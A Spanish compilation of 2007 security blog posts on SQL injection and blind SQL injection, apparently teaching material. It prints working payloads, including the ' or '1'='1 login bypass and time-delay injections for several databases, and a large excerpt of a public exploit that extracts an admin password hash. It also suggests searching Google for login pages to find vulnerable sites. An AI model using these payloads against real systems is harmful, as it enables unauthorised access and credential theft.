SQL Injection

Estos documentos han sido escritos y publicados por las siguientes personas.

Chema Alonso, MVP de Windows Security y escribe diariamente en su blog de "Un Informático en el lado del mal".

Chema trabaja en Informática 64 y escriben en los blogs Un Informático en el lado del mal y vista-tecnica

Recopilación: Cristian Borghello, Director de www.segu-info.com.ar

V1.0 – 070729

V1.1 – 071104

Indice

SQL Injection Level 1

Hace mucho tiempo, cuando empezamos con esto de los ordenadores a trabajar en el mundo de la informática la primera impresión fue un poco desilusionante y creamos una serie de leyes que nos han guiado para no acabar cayendo en manos de los vendedores de humo:

1.- Todo es mentira.
2.- Las cosas funcionan de casualidad.
3.- El mundo es un gran trapi.

Así que, tras estar reunidos con alguien que nos contaba lo que podríamos hacer en el futuro, lo que iba a ser, la oportunidad de, etc... Siempre decíamos esto es humo. Nada de futuribles, presente y actual. Nos funcionó bien. Hoy toca hablar de *"Las cosas funcionan de casualidad"*.

En el mundo del desarrollo de las aplicaciones web hay algo que no deja de sorprenderme y es el impacto que aún tiene la sentencia mágica. ¿cual es esa sentencia mágica?.

Pues algo tan sencillo como esto:

'or '1'='1

Es tan graciosa y popular, que para unas conferencias sobre seguridad en aplicaciones web me regalaron una camiseta.

Camisetas

Supongo que la mayoría ya sabéis que es esto, pero para los que no os hago una versión reducida de la explicación. La idea es que el programador pide en un formulario en la página de login algo como esto:

Y luego crea una consulta SQL a la base de datos similar a esta:

Select id
from tabla_usuarios
where usuario='$usuario' and pass='$pass';

Si la consulta está mal construida, es decir, concatenadita, entonces la consulta mágica metida en el usuario o la pass o en ambos sitios hace que te cueles con el primer usuario.

Select id
from tabla_usuarios
*where usuario='admin' and pass='**'or '1'='1**';*

Vale, si alguien se come esto, es lo que nosotros llamamos:

"Acabo de hacer mi curso de informático IBM por fascículos semanales y ya soy programador de aplicaciones de comercio electrónico"

¿Cual es la broma macabra de esto? Pues que sigue funcionando. Basta coger una página web y buscar la zona de administración, que siguen estando en los mismos sitios (/admin/, /privado, /gestion, ...) y probar. Coger el google y buscar programas que se llamen login.asp, login.php, privado.asp, privado.jsp, admin.php, ... y llevar en el cortapapeles la cadena mágica, sale la web, le cascas la cadena mágina y en unos 15 minutos tienes 5 o 6 sitios vulnerables.

Por favor, si tienes una zona privada, prueba la cadena mágica. Sólo como pequeño test de intrusión, y si te funciona, tira del cable de tu servidor, que tu sitio está para rehacerlo.

Blind SQL Injection (I de ….) en MySQL

http://elladodelmal.blogspot.com/2007/06/blind-sql-injection-i-de-en-mysql.html

Ya mucho sabéis que estoy trabajando desde hace tiempo con los ataques a ciegas, que les tengo especial cariño, por todas las repercusiones que tienen. En este año y pico llevo dándole las vueltas a esta idea tan sencilla de sacar información de una base datos utilizando la lógica de verdadero y falso con las inyecciones SQL, XPath, etc…

Todo lo que he ido aprendiendo sobre las técnicas de Blind lo he ido usando en mi trabajo, en las auditorías de seguridad, lo he contado en múltiples charlas (el día 24 de Julio lo contaré en Málaga y el 26 de Julio lo contaré en Madrid – Getafe), también lo usé para plantearos el Primer Reto Hacking [solucionario], pero además lo he usado para el Proyecto de Fin de Carrera que entrego esta semana. Un resumen del Proyecto, someramente, lo he escrito en dos artículos para PCWorld, uno en este mes y otro para el mes que viene que ya iré posteando más adelante por aquí.

Pero entre que leo el proyecto y os pongo los artículos hay muchas cosas chulas que quiero ir poniendo por aquí. Algunas ya las conoceréis, otras quizás os sean nuevas, pero para que nadie se pierda vamos a ir despacito, a ver si en 15 o 20 posts puedo ir poniendo todo lo que me parece interesante sobre estas técnicas.

Hoy os quiero poner una herramienta, que tiene ya un par de años, y es para realizar Blind SQL Injection en base a palabras clave y para MySQL. ¿Y esto que significa?

La idea básica de las técnicas de Blind SQL Injectión es explotar una vulnerabilidad SQL Injection en base a respuestas de verdadero o falso ante preguntas lógicas.

Ejemplo número 1: Basado en palabras claves.

Imaginad una aplicación típica LAMP en la que tenemos una URL del tipo:

- *http://www.miwebserverchulo.com/miprograma.php?mi_id=1*

que nos devuelve una bonita página HTML con sus letas y sus fotos y todas sus cosas interesantes. Bien, ahora ponemos un poco de lógica en la inyección utilizando un carácter muy malo: **el espacio**.

- *http://www.miwebserverchulo.com/miprograma.php?mi_id=1 and 1=1*
- *http://www.miwebserverchulo.com/miprograma.php?mi_id=1 and 1=0*

Si tras realizar la llamada con la inyección *"and 1=1"* no pasa nada, es decir, obtenemos la misma página, quiere decir que ha ejecutado la inyección. Si al ejecutar la inyección con *"and 1=0"* devulve otra página cambiada, entonces el sitio está muerto.

¿Como explotarlo? Pues utilizando las técnicas de Blind SQL Injection. Hoy no quiero centrarme demasiado en ellas, y prefiero que veáis un video que referencio en el artículo de Julio de PCWorld. El video es de las herramientas **SQLBftools**.

Utilizan como forma de automatización cadenas clave. Esto quiere decir que en la página de verdad (la de respuesta ante la inyección and 1=1) deberemos buscar una palabra que no aparezca en la página de mentira (la que nos da con la inyección and 1=2). Esto tiene mil matices y connotaciones, pero valga el post de

hoy para que los que empiezan con esto puedan ir aprendiendo. Lo bueno de esta sencilla aproximación es que a partir de verdad y mentira puedes descubrir los objetos de la base de datos, las columnas, los datos y hasta los ficheros del servidor. Yo he probado este juguetito y han bajado bastantes /etc/passwd.

El vídeo lo podéis descargar de esta URL junto con una explicación más detallada por parte del autor, pero como no estaba en Youtube y me parecía más cómodo lo he subido.

http://www.youtube.com/watch?v=HHK8hIml7g

Blind SQL Injection (II de ...). Hackeando un Servidor de Juegos

http://elladodelmal.blogspot.com/2007/06/blind-sql-injection-ii-de-hackeando-un.html

En el post de hoy voy a aprovechar para hablar un poco más sobre las técnicas de Blind SQL Injection, en este caso, un ejemplo de ataque basado en tiempo. En el post anterior vimos una herramienta que buscaba palabras clave en los resultados [Blind SQL Injection en MySQL] , pero..¿qué sucede con esas páginas que cuando descubren un error no cambian? Bueno, pues incluso en esas también se puede conseguir extraer información en base a Verdadero y Falso.

En este caso, lo que se puede realizar es una explotación basada en tiempos, ya veremos algunos ejemplos para Oracle, SQL Server, etc.. pero hoy le toca el turno a MySQL. La idea, es realizar una inyección que compruebe si un valor es cierto, por ejemplo si el primer caracter del hash de la contraseña del administrador es una r, o una s, ... y si se cumple, forzar un retardo en la respuesta. Así, cuando sea verdad, tendremos un retardo extra de tiempo en las respuestas positivas.

Fácil, ¿no?.

Veamos un ejemplo con un exploit real publicado ayer en Milw0rm para el juego Solar Empire.

Este juego, va a ser explotado en la llamada que se hace al php game_listing.php por medio de un parámetro vulnerable a SQL Injection. Que sea vulnerable a SQL Injection quiere decir que el programador concatena el valor pasado sin realizar ningún filtrado de datos o que este filtrado no es lo suficientemente bueno, pero en este caso debe ser explotado por Blind SQL Injection ya que no se muestra ningún mensaje de error y no se pueden ver ningún valor almacenado en el motor de bases de datos, por lo que hay que explotar la vulnerabilidad a ciegas. En este caso, no hay página de Verdadero y Falso como en el primer post [Blind SQL Injection en MySQL] por lo que se va a realizar una **explotación basada en tiempos**.

Vamos a ver la parte más interesante del código. El código completo de este exploit está disponible en la siguiente URL: http://www.milw0rm.com/exploits/4078

Explicación del código del exploit

Inicializa la contraseña a vacío e itera con dos bucles, uno parará cuando se llegue al último caracter del hash de la password (chr(0)) y el segundo va iterando por cada carácter del hash pasando por todos los posibles valores ASCII:

```
$j=1;$password="";
while (!strstr($password,chr(0)))
{
for ($i=0; $i<=255; $i++)
{
if (in_array($i,$md5s))
{
```

Una vez dentro del bucle inicializa un contador para la petición que va a realizar:

```
$starttime=time();
```

Y genera la cadena clave del exploit:

$sql="FuckYOU'), (1,2,3,4,5,(SELECT IF ((ASCII(SUBSTRING(se_games.admin_pw,".$j.",1))=".$i.") & 1, benchmark(200000000,CHAR(0)),0) FROM se_games))/*";

Esta es la cadena que va a inyectar, como véis el fallo es un SQL Injectión en un parámetro alfanumerico al que va a poner el valor FuckYOU, luego rompe la sentencia con la comilla y cierra el paréntesis para que la instrucción del programador se ejecute correctamente. Después añade un registro de 6 columnas (para que no error con la estructura que debe estar usando el programador en su consulta interna). Las 5 primeras son constantes "1,2,3,4,5" y la sexta la saca de una constulta en la que hace un Select del valor ascii de un letra que va moviendo con el contador $j y lo va comparando con otro contador con el valor $i. En el momento que coincidan, se cumplirá la condición y se ejecuta la función benchmark que genera un retardo de tiempo.

Ahora construye el paquete con HTTP con la inyección. ¿Dónde va la inyección en este paquete?

```
$packet ="POST ".$p."game_listing.php HTTP/1.0\r\n";
$data="l_name=Admin";
$packet.="Accept: image/gif, image/x-xbitmap, image/jpeg,
image/pjpeg, application/x-shockwave-flash, * /*\r\n";
$packet.="Accept-Language: it\r\n";
$packet.="Content-Type: application/x-www-form-urlencoded\r\n";
$packet.="Accept-Encoding: gzip, deflate\r\n";
$packet.="CLIENT-IP: 999.999.999.999'; echo '123\r\n";//spoof
```

Aquí, en el parámetro **User-Agent**. No hace mucho escribí sobre meter un XSS en el Referer, hoy vemos un SQL Injection en el User-Agent. Como ya sabéis, este es un parámetro optativo de HTTP 1.1 que se usa para identificar el software que accede al servidor. Esos valores se usan para realizar estadísticas y, se supone, crear servicios orientados a tus clientes, es decir, adecuar tus aplicaciones al software que usa cada cliente para conectarse. En el caso de hoy, el programador ha debido usar ese valor en una consulta SQL a MySQL y no lo ha filtrado correctamente. Fin de la historia.

```
$packet.="User-Agent: $sql\r\n";
```

El exploit continúa con la construcción del paquete y una vez terminado lo envía:

```
$packet.="Host: ".$host."\r\n";
$packet.="Content-Length: ".strlen($data)."\r\n";
$packet.="Connection: Close\r\n";
$packet.="Cache-Control: no-cache\r\n\r\n";
$packet.=$data;
sendpacketii($packet);
//debug
#die($html);
sendpacketii($packet);
if (eregi("The used SELECT statements have a different number of
columns",$html)){echo $html; die("\nunknown query error...");}
```

Y es en esta parte final dónde averigua si la letra probada con el valor $i en la inyección ha dado un valor Verdadero (ha habido retraso) o Falso (no ha habido

retraso). Para ello comprueba el tiempo tardado y evalúa si la diferencia ha sido mayor que 7 segundos, que según el benchmark es lo que debería tardar esa función en terminarse:

```
$endtime=time();
echo "endtime -> ".$endtime."\r\n";
$difftime=$endtime - $starttime;
echo "difftime -> ".$difftime."\r\n";
if ($difftime > 7) {$password.=chr($i);echo "password ->
".$password."[???]\r\n";sleep(1);break;}
}
if ($i==255) {die("Exploit failed...");}
}
$j++;
}
echo "

$uname Hash is: $password";
```

Esta idea de usar la función Benchmark aparecieó a finales del año pasado publicadas en varias "SQL Injection Cheat sheets" aunque previamente se había visto en algún exploit:

```
SELECT BENCHMARK(10000000,ENCODE('abc','123'));
(this takes around 5 sec on a localhost)

SELECT BENCHMARK(1000000,MD5(CHAR(116)))
(this takes around 7 sec on a localhost)

SELECT BENCHMARK(10000000,MD5(CHAR(116)))
(this takes around 70 sec on a localhost!)

Using the timeout to check if user exists
SELECT IF( user = 'root', BENCHMARK(1000000,MD5( 'x' )),NULL) FROM
login
```

Como se puede ver las técncias de Injección ciega tienen ámplias aplicaciones, no son nada complejas y abren un abanico de posibilidades a la hora de explotar vulnerabilidades SQL Injection.

Blind SQL Injection (III de ...) SQLNinja

http://elladodelmal.blogspot.com/2007/07/blind-sql-injection-iii-de-sqlninja.html

Como ya hemos visto en algunos posts [Hackeando un servidor de Juegos] una de la formas de automatizar las vulnerabilidades Blind SQL Injection es utilizando un sistema basado en tiempos.

La idea es inyectar un comando junto con una cadena que genere un retardo si la respuesta es positiva. Con esto cuando se haga una pregunta, del tipo "¿Es la tercera letra del nombre del usuario una "a"?" si añade un "si es así tarda 10 segundos en responder". A partir de este momento cuando se automatizan las peticiones se va mirando el tiempo de respuesta frente a las peticiones.

Como os imaginaréis este sistema tiene el problema de la latencia de red y el índice de falsos positivos es alto. Además, si de por sí el sistema Blind es de explotación lenta debido al número de peticiones que hay que realizar, al añadir retardos se hace aun más lento. No obstante, funciona.

¿Cómo se añaden retardos?. Hay dos formas de hacerlo, la primera es utilizar procedimeintos almacenados en los motores de bases de datos que los tienen. Para SQL Server de Spectra, Chrish Anley, en el (more) Advanced SQL Injection del año 2002 pone el siguiente ejemplo de inyección:

if (ascii(substring(@s, @byte, 1)) & (power(2, @bit))) > 0 waitfor delay '0:0:5'

…it is possible to determine whether a given bit in a string is '1' or '0'. That is, the above query will pause for five seconds if bit '@bit' of byte '@byte' in string '@s' is '1'.

For example, the following query:

declare @s varchar(8000) select @s = db_name() if (ascii(substring(@s, 1, 1)) & (power(2, 0))) > 0 waitfor delay '0:0:5'

…will pause for five seconds if the first bit of the first byte of the name of the current database is '1'. We can then run:

declare @s varchar(8000) select @s = db_name() if (ascii(substring(@s, 1, 1)) & (power(2, 1))) > 0 waitfor delay '0:0:5'

…to determine the second bit, and so on...

Realmente el documento no se centra en Blind, pero con este párrafo da una forma de explotar las vulnerabilidades en base a tiempo utilizando el método waitfor.


Este mecanismo ha sido el empleado por la herrmaienta SQLNinja. Es un programa hecho en perl del cual está disponible la versión 0.1.2. Está en Sourceforge y tenemos acceso al código para ver como está programado. Aquí tenéis el procediemiento que comprueba si el usuario que utiliza la aplicación web tiene permisos de administración:

sub fingerprint_sysadmin


```
{
print "[+] Check whether user is member of sysadmin server role....\n";
my $cmd;
$cmd = "if+is_srvrolemember('sysadmin')+=+1+waitfor+delay+'0:0:".
$blindtime."';";
my $delay = tryblind($cmd);
if ($delay > $blindtime - 2) {
return 1;
} else {
return 0;
}
}
```

El procediemiento *tryblind* comprueba el tiempo que ha tardado en responder al realizar la llamada al servidor inyecctando el comando *$cmd*. Como se ve en la inyección si el valor es igual a 1 se llama a waitfor con un valor de *$blindtime* (es decir, que el motor tarde en responder *$blindtime* segundos). Luego se comprueba si el tiempo es mayor que *$blindtime - 2* (ajuste del programador) y si es así el programa asume que la respuesta es Verdadero, y si no, asume que es Falso.

Para hacer funcionar este programa basta con configurar un fichero de parámetros llamado *SQLNinja.conf* que se puede crear con un asistente en modo test en el que se pone el servidor vulnerable, la URL, el programa, el puerto, el método, etc... y el *BlindTime*:



A partir de ahí, basta seguir el menú del progrma para ir extrayendo toda la información:



Tenéis una demo en flash publicada en la siguiente dirección: http://sqlninja.sourceforge.net/sqlninjademo.html y podéis descargar el programa desde: http://sqlninja.sourceforge.net

Blind SQL Injection (IV de ...) El valor por defecto

http://elladodelmal.blogspot.com/2007/07/blind-sql-injection-iv-el-valor-por.html

El problema del Conjunto Vacío (o cuál es el valor sin inyectar de referencia) en el análisis de un parámetro para averiguar si es vulnerable o no a SQL Injection y a explotación mediante Blind SQL Injection es muy importante. Tanto, que la elección del valor que utilicemos como conjunto vacío determinará que lleguemos a la conclusión correcta o a una conclusión errónea.

Para entender el problema analicemos un ejemplo. Tenemos una aplicación web con un programa que se llama programa.cod y de él, tras haber realizado un crawling (o recogida de todas las URLs de la web) tenemos un valor para uno de los parámetros que tenemos, digamos el parámetro id con el valor 1.

En resumen tenemos una URL del siguiente tipo:

http://www.miservidor.com/programa.cod?id=1

Y queremos saber si el parámetro id es vulnerable a SQL Injection explotable por Blind SQL Injection. Para ello probamos inyecciones de cambio de comportamiento 0 y de cambio de comportamiento negativo/positivo con los famosos:

http://www.miservidor.com/programa.cod?id=1 and 1=1
http://www.miservidor.com/programa.cod?id=1 and 1=0


¿Nos llevarán los resultados obtenidos a conocer si el parámetro es vulnerable o no?

Pues depende. Imaginemos, que el programador, ante la ausencia de resultados desde la base de datos muestra un valor por defecto. Si da la casualidad de que ese valor por defecto es justo el valor que tenemos, en este caso el valor 1 para el parámetro id no vamos a poder detectar la vulnerabilidad, ya que vamos a tener como respuesta algo que nos va a simular un parámetro seguro.

Jugando con el Primer Reto Hacking.


El código vulnerable allí era *pista.aspx* y el parámetro era *id_pista*. De este parámetro se daban dos valores, uno de ellos, el valor 1, era el valor por defecto, así que si intentabas encontrar la vulnerabilidad utilizando dicho valor, nunca llegarías a verla. Echemos un vistazo.

Primero sin inyección, el conjunto vacío:




http://www.informatica64.com/retohacking/pista.aspx?id_pista=1

Probamos ahora con la inyección and 1=1 para ver si podemos inyectar lógica:




http://www.informatica64.com/retohacking/pista.aspx?id_pista=1 and 1=1

Como se ve hemos obtenido la misma página de resultado, veamos ahora con la inyección and 1=2 para ver si obtenemos otra distinta.




http://www.informatica64.com/retohacking/pista.aspx?id_pista=1 and 1=2

Obtenemos la misma. Es decir, o es segura o estamos frente al parámetro por defecto y no vamos a poder saber si es vulnerable o no. Esto lo comprobamos introduciendo alguna Inyección No Valida, es decir, basura.




http://www.informatica64.com/retohacking/pista.aspx?id_pista=asd'asd

¿Quiere decir ésto que el parámetro es seguro? La respuesta es No. De hecho, si miramos con el valor 2 del parámetro, rápidamente se descubre la vulnerabilidad.




http://www.informatica64.com/retohacking/pista.aspx?id_pista=2

Y ahora probamos las inyecciones and 1=1



http://www.informatica64.com/retohacking/pista.aspx?id_pista=1 and 1=1

Y and 1=2



http://www.informatica64.com/retohacking/pista.aspx?id_pista=1 and 1=2

Y podemos comprobar la vulnerabilidad del parámetro. Esto es importante a la hora de comprobar la vulnerabilidad o no del mismo. La elección del valor por defecto. Analizaré más adelante como hacerlo con algunas herramientas de detección de vulnerabilidades, pero mientras. Una pregunta. ¿Qué pasa si no existiera ese valor 2? ¿Alguna otra solución?

Blind SQL Injection (V de ...) El tiempo


http://elladodelmal.blogspot.com/2007/07/blind-sql-injection-v-el-tiempo.html

Ayer dejaba una pregunta en el aire, *[que RoMaNSoft y Dani K no dejaron escapar]* sobre que hacer en el caso de que tengamos un valor por defecto y no haya forma de encontrar otro valor para poder discernir entre verdadero y falso.


La solución es sencilla, realizar inyecciones en base a tiempo. Esto ya lo hemos comentado varias veces, e incluso os he puesto una herramienta, SQL Ninja [no es la única, ya os pondré más], que puede realizar la automatización para SQL Server. Ya existen soluciones para Microsoft SQL Server y Oracle basadas en llamadas a procedimientos almacenados, y para MySQL basados en consultas pesadas usando llamadas a las funciones Benchmark.

Un ejemplo con SQL Server

Para ilusitrar este ejemplo con SQL Server hemos realizado una migración del Primer Reto Hacking a un SQL Server y hemos realizado unas pruebas de tiempo con Wget. Esta herramienta en modo comando realiza una petición GET a una página y nos marca el inico y el final de cada petición. Aquí tenéis los resultados.



Como se ve en esa primera captura, entre el tiempo de inicio y el de final han pasado unos 10 segundos, justo el delay marcado si se cumplía la condición.



En esta segunda petición se ve que es falso porque no se ha producido el retardo. ¿Qué soluciones tenemos para generar estos retardos de tiempo?

Pues varias, estas consultas, como os imaginaréis, dependen del motor de base de datos utilizado.

Microsoft SQL Server:

- Llamada de retardo: ; waitfor delay '0:0:15' --
- Uniendo consulta pesada: and (…(10000 > (select count(*) from

sysobjects,sysusers,sycolums) --

Oracle:

- Llamada de retardo: ; BEGIN DBMS_LOCK.SLEEP(5); END;--
- Uniendo consulta pesada: and (…(10000> (select count(*) from all_users, all_tables, all_columns...)

MySQL:


Uniendo consulta pesada: And exists(SELECT BENCHMARK(…(1000000,MD5(CHAR(116))))

Para los entornos en los que no tengamos acceso a los procedimientos almacenados o a las tablas del diccionario de datos, siempre podremos utilizar consultas pesadas en función de las tablas que conozcamos, el número de filas que tengan y alguna que otra función matemática. Esto dependerá del volumen de filas que tenga cada tabla y el numero de joins y/o cálculo matemático que podamos forzar.

Access:

La respuesta para Access es como para cualquier otra base de datos a la que no podamos acceder a procedimientos almacenados de retardo, consiste en buscar una consulta que haga tardar más de la cuenta al sistema. Dani K. se ha currado una consulta pesada para el Primer Reto Hacking y yo he hecho las pruebas con Wget para ver las mediciones de tiempo. Totalmente automatizable. Ha prometido resolver el Primer Reto Hacking con esta técnica, así que espero publicar pronto un nuevo solucionario ;)


Inyección de Verdad:
http://www.informatica64.com/retohacking/pista.aspx?id_pista=1 and 1=1 and (SELECT count(*) FROM MSysAccessObjects AS T1, MSysAccessObjects AS T2, MSysAccessObjects AS T3, MSysAccessObjects AS T4, MSysAccessObjects AS T5, MSysAccessObjects AS T6, MSysAccessObjects AS T7,MSysAccessObjects AS T8,MSysAccessObjects AS T9,MSysAccessObjects AS T10)>0



Tiempo de Respuesta: 6 segundos.

Inyección Falsa: *http://www.informatica64.com/retohacking/pista.aspx?id_pista=1 and 0=1 and (SELECT count(*) FROM MSysAccessObjects AS T1,*

MSysAccessObjects AS T2, MSysAccessObjects AS T3, MSysAccessObjects AS T4, MSysAccessObjects AS T5, MSysAccessObjects AS T6, MSysAccessObjects AS T7,MSysAccessObjects AS T8,MSysAccessObjects AS T9,MSysAccessObjects AS T10)>0



Tiempo de Respuesta: 1 segundo.

Como se puede ver, si tu web es vulnerable, entonces... es vulnerable.

Protección contra las técnicas de Blind SQL Injection (I de IV)

http://elladodelmal.blogspot.com/2007/07/proteccin-contra-las-tcnicas-de-blind.html

